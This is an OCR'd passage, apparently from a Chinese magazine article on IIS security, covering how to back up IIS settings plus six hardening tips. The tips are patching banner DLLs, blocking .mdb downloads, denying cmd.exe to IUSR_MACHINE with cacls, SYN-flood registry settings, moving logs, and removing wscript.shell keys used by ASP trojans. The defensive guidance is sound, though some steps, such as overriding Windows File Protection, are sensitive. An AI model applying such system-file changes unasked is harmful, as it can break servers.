


图32




图33

备份IIS的设定：在 Internet服务管理器中，选取左边树状目录中的电脑图标，按鼠标右键或按下执行按钮，选取备份／还原设定，得到图32所示窗口。

设定好备份名称，然后按下确定按扭，如图33。

要想还原的话，仍然是在Internet服务管理器中选取备份／还原设定，依照提示就可以轻易恢复原来设置。如图34。




图34

5.六则有关IIS安全的小技巧

（1）第一则是修改IIS的BANNER实现操作系统的隐藏。IIS BANNER的DLL文件都是放在C:\WINNT\SYSTEM32\INETSRV\目录下面的，其中对应的关系是：

```
WEB: C:\WINNT\SYSTEM32\INETSRV\W3SVC.DLL
FTP:  C:\WINNT\SYSTEM32\INETSRV\FTPSVC2.DLL
SMTP: C:\WINNT\SYSTEM32\INETSRV\SMTPSVC.DLL
```

也许有的人喜欢用uredit来打开相应的dll文件，查找关键字，例如IIS的WEB就是要找Microsoft–IIS/5.0来进行修改。不过，我更推荐菜鸟用相应的小工具来完成这件事情，这样在操作上会更为简单。如图35、图36、图37。




图35




图36




图37

注意一点的是：使用工具时要事先用“iisrest/stop”来停止IIS服务，删除%SYSTEMROOT%\system32\dllcache目录下的同名dll文件。完成后WINDOWS会出来一个对话框告诉你，系统文件被更改需要安装光盘恢复，不用理它点取消就OK了。

（2）第二则是利用IIS的特性，添加数据库名的如MDB的扩展映射，彻底防止Access数据库被下载。这样一来不懂asp的菜鸟无须修改代码，即使暴露出mdb的物理也混然不怕，如图38。

注意这里选择的DLL并不是任意的，如果选择不当，这个MDB文件还是可以被下载的，你最好不要选择选择asp.dll等。你可以自己多测试下。这样修改后下载数据库如：http://ip/data/dvbbs7.mdb时就会出现（404或500等错误）。

（3）第三则是设置IUSR_MACHINE用户权限，加强主机的IIS配置。ASP是IIS的默认脚本，使用的是IUSR_MACHINE权限。所以我们只要这样设置：

```
cacls %systemroot%/system32/cmd.exe /E/D IUSR_MACHINE
cacls %systemroot%/system32/dllcache/cmd.exe /E/D IUSR_MACHINE
```

就可以成功限制IUSR_MACHINE的权限，限制其访问系统的cmd.exe，这样一些调用cmd.exe的asp木马就会无能为力。




图38

（4）第四则是修改注册表，抵抗现在很流行的DDoS攻击。例如SYN使用巨量畸形TCP信息包向服务器发出请求，最终导致服务器不能正常工作。改写注册表信息虽然不能完全制止这类攻击，但是可以降低其风险，所以，建议搜索并实施相关攻击的注册表改写对策。降低SYN攻击的注册表改写对策是：将HKLM\System\CurrentControlSet\Services\Tcpip\Parameters下的SynAttackProtect的值修改为2。

（5）第五则是修改IIS日志的存放路径。默认情况下，IIS的日志存放在%WinDir%\System32\LogFiles，黑客当然非常清楚，所以最好修改一下其存放路径。在“Internet服务管理器”中，右击网站目录，选择“属性”，在网站目录属性对话框的“Web站点”页面中，在选中“启用日志记录”的情况下，点击旁边的[属性]按钮，在“常规属性”页面，点击[浏览]按钮或者直接在输入框中输入日志存放路径即可。还要提醒一下，在NTFS下修改日志访问权限，设置只有管理员才能访问。

（6）最后一则是，你有必要在注册表中查找wscript.shell、shell.application、shell.application.1这三项键值来改名或删除，防止来自asp脚本木马的危胁。

总结

IIS是微软推出的一款强大的服务器组件，很多问题不是在这个一万字的专题内能够说完的，我这里只是总结了IIS的一些黑客技巧及其防范的简单知识，它强大的功能还有待我们去深入学习。只有深入了解了IIS的各种协议，内部的原理，我们才会发现更多的漏洞，更多的攻击技巧，同时自然也会将IIS的安全层面提升到一个新的档次。

（本文用到的部分软件已压包收录进本期光盘中）